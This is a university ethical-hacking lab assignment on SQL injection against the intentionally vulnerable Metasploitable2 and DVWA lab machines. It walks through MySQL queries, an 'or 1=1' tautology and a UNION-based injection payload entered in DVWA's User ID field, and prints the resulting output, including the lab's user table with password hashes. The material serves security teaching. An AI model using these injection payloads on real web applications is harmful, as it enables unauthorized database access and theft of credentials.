Assignment-8 SQL Injection


CYSE450-Ethical Hacking and Penetration Testing

In this lab, you will understand how to test a web application for SQL injection. You will learn how to execute error-based and UNION-based SQL injection using Burp Suite.

SQL injection is one of the most common web-based attack which is used to execute malicious SQL statements.
This exercise requires Metasploitabl2 VM.


Task A: [50 points] Get Familiar with SQL statements. DO NOT forget to put a semi colon (;) after each SQL query in the command line terminal.

1. Login to metasploitable2 VM
2. Login to MySQL as root [NOTE: There is no password for root in Metasploitable2. So, when it prompts for password, just hit an "Enter" Key.]




```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> _
```

3. Execute SQL query to retrieve the database available in Metasploitable2 VM




```
mysql> show database;
ERROR 1064 (42000): You have an error in your
corresponds to your MySQL server version for
ase' at line 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)
```

4. Execute SQL query, **use dvwa;** **(**to select dvwa database.)
5. Execute SQL query to retrieve the available tables in dvwa database.




```
-------------------+
7 rows in set (0.00 sec)

ysql> use dvwa
eading table information for completion of tabl
ou can turn off this feature to get a quicker s

atabase changed
ysql> show tables
    -> show tables;
RROR 1064 (42000): You have an error in your SQ
orresponds to your MySQL server version for the
ables' at line 2
ysql> show tables;
---------------+
| Tables_in_dvwa |
---------------+
| guestbook      |
| users          |
---------------+
2 rows in set (0.00 sec)
```

6. Execute the SQL query, SELECT * FROM **user;** (to retrieve all the rows and columns that are present in the user table. Here “*” is nothing but all.)



```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------
+----------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                             |
+---------+------------+-----------+---------+----------------------------------
+----------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------
+----------------------------------------------------+
5 rows in set (0.00 sec)
```


7. Execute query that retrieves the data where name attributes match admin'. This query retrieves all the columns associated with name 'admin'. SELECT * FROM table where user="admin";



```
mysql> select * from users where user="admin";
+---------+------------+-----------+-------+----------------------------------+
-----------------------------------------------+
| user_id | first_name | last_name | user  | password                         |
avatar                                         |
+---------+------------+-----------+-------+----------------------------------+
-----------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
http://172.16.123.129/dvwa/hackable/users/admin.jpg |
+---------+------------+-----------+-------+----------------------------------+
-----------------------------------------------+
1 row in set (0.00 sec)
```

8. Execute, SELECT * FROM user where user="any" or 1=1;


Here 1=1 always returns true. So, it retrieves all the rows from the database. which is not supposed to be done.



```
mysql> select * from users where user="any" or 1=1;
+---------+------------+-----------+---------+---------------------------------
+-------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                |
+---------+------------+-----------+---------+---------------------------------
+-------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+---------------------------------
+-------------------------------------------------------+
5 rows in set (0.00 sec)
```

Task B: [50 Points] SQL Injection Attack from Webpage (as a front end user)


1. In a browser (in Kali Linux), type the ip address of Metasploitable 2 VM. [DO not Power off metasploitable2 VM)



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

2. Login to DVWA



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

3. Select DVWA Security tab and change the security level to “**Low**”



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4. Select on the "**SQL Injection**" tab.



Vulnerability: SQL Injection

User ID:

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

5. In the “User ID” box, type the query using “union” to combine multiple select statements, to fetch the database name and the username logged in to metasploitable 2 VM.

   any’ union select database(),user()’



Vulnerability: SQL Injection

User ID:

```
ID: any' union select database(),user()'
First name: dvwa
Surname: root@localhost
```


More info

